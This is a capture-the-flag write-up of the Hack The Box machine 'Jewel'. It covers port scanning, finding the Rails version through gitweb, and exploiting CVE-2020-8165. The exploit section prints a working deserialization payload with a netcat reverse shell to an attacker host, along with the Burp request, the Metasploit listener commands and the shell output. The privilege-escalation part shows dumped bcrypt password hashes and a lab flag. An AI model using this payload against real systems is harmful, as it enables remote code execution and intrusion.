

Jewel

10.129.55.79




InfoGathering

SCOPE




```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
10.129.55.79              Linux               4.X    server
```

SERVICES



```
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.129.55.79  22    tcp    ssh   open   OpenSSH 7.9p1 Debian 10+deb10u2 protocol 2.0
10.129.55.79  8000  tcp    http  open   Apache httpd 2.4.38
10.129.55.79  8080  tcp    http  open   nginx 1.14.2 Phusion Passenger 6.0.6
```


SSH



```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|_    publickey
| ssh-hostkey:
|   2048 fd:80:8b:0c:73:93:d6:30:dc:ec:83:55:7c:9f:5d:12 (RSA)
|   256 61:99:05:76:54:07:92:ef:ee:34:cf:b7:3e:8a:05:c6 (ECDSA)
|_  256 7c:6d:39:ca:e7:e8:9c:53:65:f7:e2:7e:c7:17:2d:c3 (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

HTTP 8000

HOME PAGE: http://10.129.55.79:8000/gitweb/




projects /

Project	Description	Owner	Last Change	
.git	BLOG!		2 months ago	summary | shortlog | log | tree

```
PORT      STATE SERVICE
8000/tcp open  http-alt
 | http-headers:
 |   Date: Thu, 03 Dec 2020 22:29:45 GMT
 |   Server: Apache/2.4.38 (Debian)
 |   Vary: Accept-Encoding
 |   Connection: close
 |   Content-Type: text/html; charset=utf-8
 |
 |_  (Request type: HEAD)
 | http-title: 10.129.55.79 Git
 |_Requested resource was http://10.129.55.79:8000/gitweb/
```

HTTP 8080

HOME PAGE: http://10.129.55.79:8080/
LOGIN PAGE: http://10.129.55.79:8080/login
REGISTER: http://10.129.55.79:8080/signup



JavaScript frameworks
Handlebars 1.3.0


Programming languages
PHP

Miscellaneous
HTTP/2

JavaScript libraries
Modernizr 2.8.3
jQuery 1.10.2

Web servers
Nginx

Reverse proxies
Nginx




Welcome to BL0G!

Latest Article

Pangram

The quick, brown fox jumps over a lazy dog. DJs flock by when MTV ax quiz prog. Junk MTV quiz gra...

Created by: jennifer, 3 months ago, last updated: 3 months ago




```
PORT     STATE SERVICE
8080/tcp open  http-proxy
| http-headers:
|   Content-Type: text/html; charset=utf-8
|   Connection: close
|   Status: 200 OK
|   Cache-Control: max-age=0, private, must-revalidate
|   Referrer-Policy: strict-origin-when-cross-origin
|   X-Permitted-Cross-Domain-Policies: none
|   X-XSS-Protection: 1; mode=block
|   X-Request-Id: d98815a7-aa03-4c26-9dc8-e2de93688494
|   X-Download-Options: noopen
|   ETag: W/"1182fab195ff569e30fca77e2addbeee"
|   X-Frame-Options: SAMEORIGIN
|   X-Runtime: 0.009206
|   X-Content-Type-Options: nosniff
|   Date: Thu, 03 Dec 2020 22:30:03 GMT
|   Set-Cookie: _session_id=33dd7f0c196f4f8ee9caf0cc80b3f816; path=/; expires=Thu, 03 Dec 2020 22:35:03 GMT; HttpOnly
|   X-Powered-By: Phusion Passenger 6.0.6
|   Server: nginx/1.14.2 + Phusion Passenger 6.0.6
|
|_  (Request type: HEAD)
|_http-title: BL0G!
```

Gaining Access

I first created an account to sign into the Blog site

SCREENSHOT EVIDENCE




You have successfully logged in

Although I could not find any version info while viewing the site http://jewel.htb:8000/-gitweb I discovered I could read some files in the commit area at the Git site
LINK: http://jewel.htb:8000/gitweb/?-p=.git;a=blob;f=Gemfile;h=554d6bc9154a718cef6de96212304f99ed890b8d;hb=5d6f43625

From here I was able to discover the versions of Ruby being used

SCREENSHOT EVIDENCE OF RUBY VERSIONS


projects / .git / blob

summary | shortlog | log | commit | commitdiff | tree
history | raw | HEAD

Initial commit

[.git] / Gemfile

```
source 'https://rubygems.org'
git_source(:github) { |repo| "https://github.com/#{repo}.git" }

ruby '2.5.5'

# Bundle edge Rails instead: gem 'rails', github: 'rails/rails'
gem 'rails', '= 5.2.2.1'
# Use postgresql as the database for Active Record
```

Searching for possible exploits I discovered CVE-2020-8165
REFERENCE: https://nvd.nist.gov/vuln/detail/CVE-2020-8165
RESOURCE: https://groups.google.com/g/ruby-security-ann/c/OEWeyjD7NHY

This vulnerability allows for untrusted Ruby objects to be injected into a web application which in turn allows for RCE

In the BL0G! application I went to my created accounts profile settings
LINK: http://jewel.htb:8080/users/18/edit

I turned Burpsuites Proxy Intercept On and then clicked the Edit button to capture the request
I modified the username field so it no longer says tobor and now contains a reverse shell payload

```
%04%08o%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecatedInstanceVariableProxy%09%3A%0E%40instanceo%3A%08ERB-
%08%3A%09%40srcI%22U%60rm+%2Ftmp%2Ff%3Bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fbin%2fsh+-
i+2%3e%261%7cnc+10.10.14.84+1337+-
%3e%2Ftmp%2ff%60%06%3A%06ET%3A%0E%40filenameI%22%061%06%3B%09T%3A%0C%40linenoi%06%3A%0C%40method%3A%0Bresult%3-
A%09%40varI%22%0C%40result%06%3B%09T%3A%10%40deprecatorIu%3A%1FActiveSupport%3A%3ADeprecation%00%06%3B%09T
```

CONTENTS OF MODIFIED BURP REQUEST

```
POST /users/18 HTTP/1.1
Host: jewel.htb:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://jewel.htb:8080/users/18/edit
```


```
Content-Type: application/x-www-form-urlencoded
Content-Length: 186
Origin: http://jewel.htb:8080
Connection: close
Cookie: _session_id=c3de9ec89c7b6db46a2c8d6086b1a660
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

utf8=%E2%9C%93&_method=patch&authenticity_token=Al1L8TVcqbWRkuJUwLrDRhM%2F1tTZkhPEB0UImxAUCzPGEZOSpetsTyo6eyzh-
s1vQfZfNqWGJnnr3vzUtlmG2xA%3D%3D&user%5Busername%5D=%04%08o%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecate-
dInstanceVariableProxy%09%3A%0E%40instanceo%3A%08ERB%08%3A%09%40srcI%22U%60rm+-
%2Ftmp%2Ff%3Bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fbin%2fsh+-i+2%3e%261%7cnc+10.10.14.84+1337+-
%3e%2Ftmp%2ff%60%06%3A%06ET%3A%0E%40filenameI%22%061%06%3B%09T%3A%0C%40linenoi%06%3A%0C%40method%3A%0Bresult%3-
A%09%40varI%22%0C%40result%06%3B%09T%3A%10%40deprecatorIu%3A%1FActiveSupport%3A%3ADeprecation%00%06%3B%09T&com-
mit=Update+User
```

I started a Metasploit listener

```
# Commands Executed on Attack Machine
msfconsole
use multi/handler
set LHOST 10.10.14.84
set LPORT 1337
set payload linux/x64/shell_reverse_tcp
set WORKSPACE Jewel
run
```

I then clicked the FORWARD button in Burpsuite to send the captured request
This returned an error in the browser which is normal.
I then executed the exploit by loading the articles page in the browser
LINK: http://jewel.htb:8080/articles

SCREENSHOT EVIDENCE OF SHELL




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.84:1337
[*] Command shell session 1 opened (10.10.14.84:1337 → 10.129.55.79:43816) at 2020-12-03 17:59:14 -0500

hostname
jewel.htb
$ id
uid=1000(bill) gid=1000(bill) groups=1000(bill)
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:1c:53 brd ff:ff:ff:ff:ff:ff
    inet 10.129.55.79/16 brd 10.129.255.255 scope global dynamic ens160
       valid_lft 373sec preferred_lft 373sec
    inet6 dead:beef::250:56ff:feb9:1c53/64 scope global dynamic mngtmpaddr
       valid_lft 85855sec preferred_lft 13855sec
    inet6 fe80::250:56ff:feb9:1c53/64 scope link
       valid_lft forever preferred_lft forever
$ |
```

I was then able to read the user flag

```
# Command Executed on Target Machine
cat ~/user.txt
# RESULTS
bf4bf5b382d51edc2312cf5d46c945fa
```

SCREENSHOT EVIDENCE OF USER FLAG



```
$ cat ~/user.txt
bf4bf5b382d51edc2312cf5d46c945fa
$
```


USER FLAG : bf4bf5b382d51edc2312cf5d46c945fa

PrivEsc

In my enumeration I discovered a SQL database backup file in **/var/backups/-dump_2020-08-27.sql**

```
# Command Executed on Target Machine
cat /var/backups/dump_2020-08-27.sql
```

SCREENSHOT EVIDENCE OF HASH DISCLOSURE



```
, password_digest) FROM stdin;
44:28.551735      2020-08-27 05:44:28.551735      $2a$12$sZac9R2VSQYjOcBTTUYy6.Zd.5I02OnmkKnD3zA6MqMrzLKz0jeDO
  2020-08-27 09:18:11.636483      $2a$12$QqfetsTSBVxMXpnTR.JfUeJXcJRHv5D5HImL0EHI7OzVomCrqlRxW
```

